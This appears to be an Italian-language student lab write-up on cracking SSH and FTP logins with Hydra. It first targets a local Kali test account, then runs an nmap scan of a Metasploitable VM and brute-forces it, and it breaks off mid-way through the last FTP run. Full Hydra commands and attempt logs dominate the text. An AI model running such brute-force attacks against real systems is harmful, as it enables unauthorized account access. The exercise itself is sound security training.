AUTHENTICATION CRACKING CON HYDRA

L’esercitazione di oggi ha un duplice scopo:


- Fare pratica con hydra per craccare l’autenticazione di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

FASE 1

Nella prima fase abbiamo configurato il nostro ambiente di lavoro.

KALI : Inizio dei servizi ssh “**sudo service ssh start”,** dopo abbiamo testato la connesisone dell’utente “user_test” in SSH

SSH START



```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (202
2-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  1 09:07:21 2022 from 192.168.50.100
```


Una volta fatto partire il servizio e la connessione con l’utente abbiamo lanciato il tool **HYDRA** tramite il comando **“hydra –l test_user –P /usr/share/seclists/Password/new_password2.txt”**

Dove –l è il parametro per un user che gia abbiamo


-P è il parametro per indicargli una directory contenente una lista di password

-V è il parametro per stampare a video ogni tentativo

-t4 è il paramentro consigliato




```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/new_password2.txt 192.168.50.100 -V -t4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```




```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "robert" - 54 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "thomas" - 55 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hockey" - 56 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 57 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ranger" - 58 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "daniel" - 59 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "starwars" - 60 of 103 [child 3] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:42:49
```

Stessa cosa per il servizio FTP. Facciamo partire il servizio con **"sudo service vsftpd start"**




```
┌──(kali㉿kali)-[/]
└─$ sudo service vsftpd start
```

Controlliamo la connesisone dell'user con FTP




```
┌──(kali㉿kali)-[/]
└─$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> 
```

Eseguito questo iniziamo con Hydra.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/new_password2.txt 192.168.50.100 -V -t4 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```




```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "killer" - 36 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "trustno1" - 37 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jordan" - 38 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jennifer" - 39 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbnm" - 40 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asdfgh" - 41 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hunter" - 42 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "buster" - 43 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "soccer" - 44 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "harley" - 45 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "batman" - 46 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "andrew" - 47 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "tigger" - 48 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sunshine" - 49 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 50 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckme" - 51 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "2000" - 52 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "charlie" - 53 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "robert" - 54 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "thomas" - 55 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hockey" - 56 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 57 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ranger" - 58 of 103 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 10:06:34
```

FASE 2


Nella seconda fase abbiamo eseguito le stesse azioni, unica differenza il target. Metaspoitable

Dopo l’avvio della macchina lanciamo una scansione con **nmap** verso metaspoitable per vedere i servizi attivi e le porte




```
S

┌──(kali㉿kali)-[/]
└─$ nmap -sV 192.168.50.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 10:11 EST
Nmap scan report for 192.168.50.103
Host is up (0.00041s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linu
x:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.99 seconds
```

Dopo il controllo possiamo lanciare Hydra cambianto l’user in **msfadmin**




```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/new_password3.txt 192.168.50.103 -V -t4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```




```
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "696969" - 17 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "shadow" - 18 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "master" - 19 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "666666" - 20 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "qwertyuiop" - 21 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "123321" - 22 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "mustang" - 23 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "1234567890" - 24 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "michael" - 25 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "654321" - 26 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "pussy" - 27 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "superman" - 28 of 104 [child 3] (0/0)
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 76 to do in 00:03h, 4 active
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "1qaz2wsx" - 29 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "7777777" - 30 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "fuckyou" - 31 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "121212" - 32 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "000000" - 33 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "qazwsx" - 34 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "123qwe" - 35 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "killer" - 36 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "trustno1" - 37 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "jordan" - 38 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "jennifer" - 39 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "msfadmin" - 40 of 104 [child 2] (0/0)
[22][ssh] host: 192.168.50.103   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:52:29
```

La scnasione SSH è andata a buon fine.

Eseguiamo la scansione FTP



```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/new_password3.txt 192.168.50.103 -V -t4 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```



```
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "monkey" - 15 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "letmein" - 16 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "696969" - 17 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "shadow" - 18 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "master" - 19 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "666666" - 20 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.103 - login "msfadmin" - pass "qwertyuiop" - 21 of 104 [child 3] (0/0)
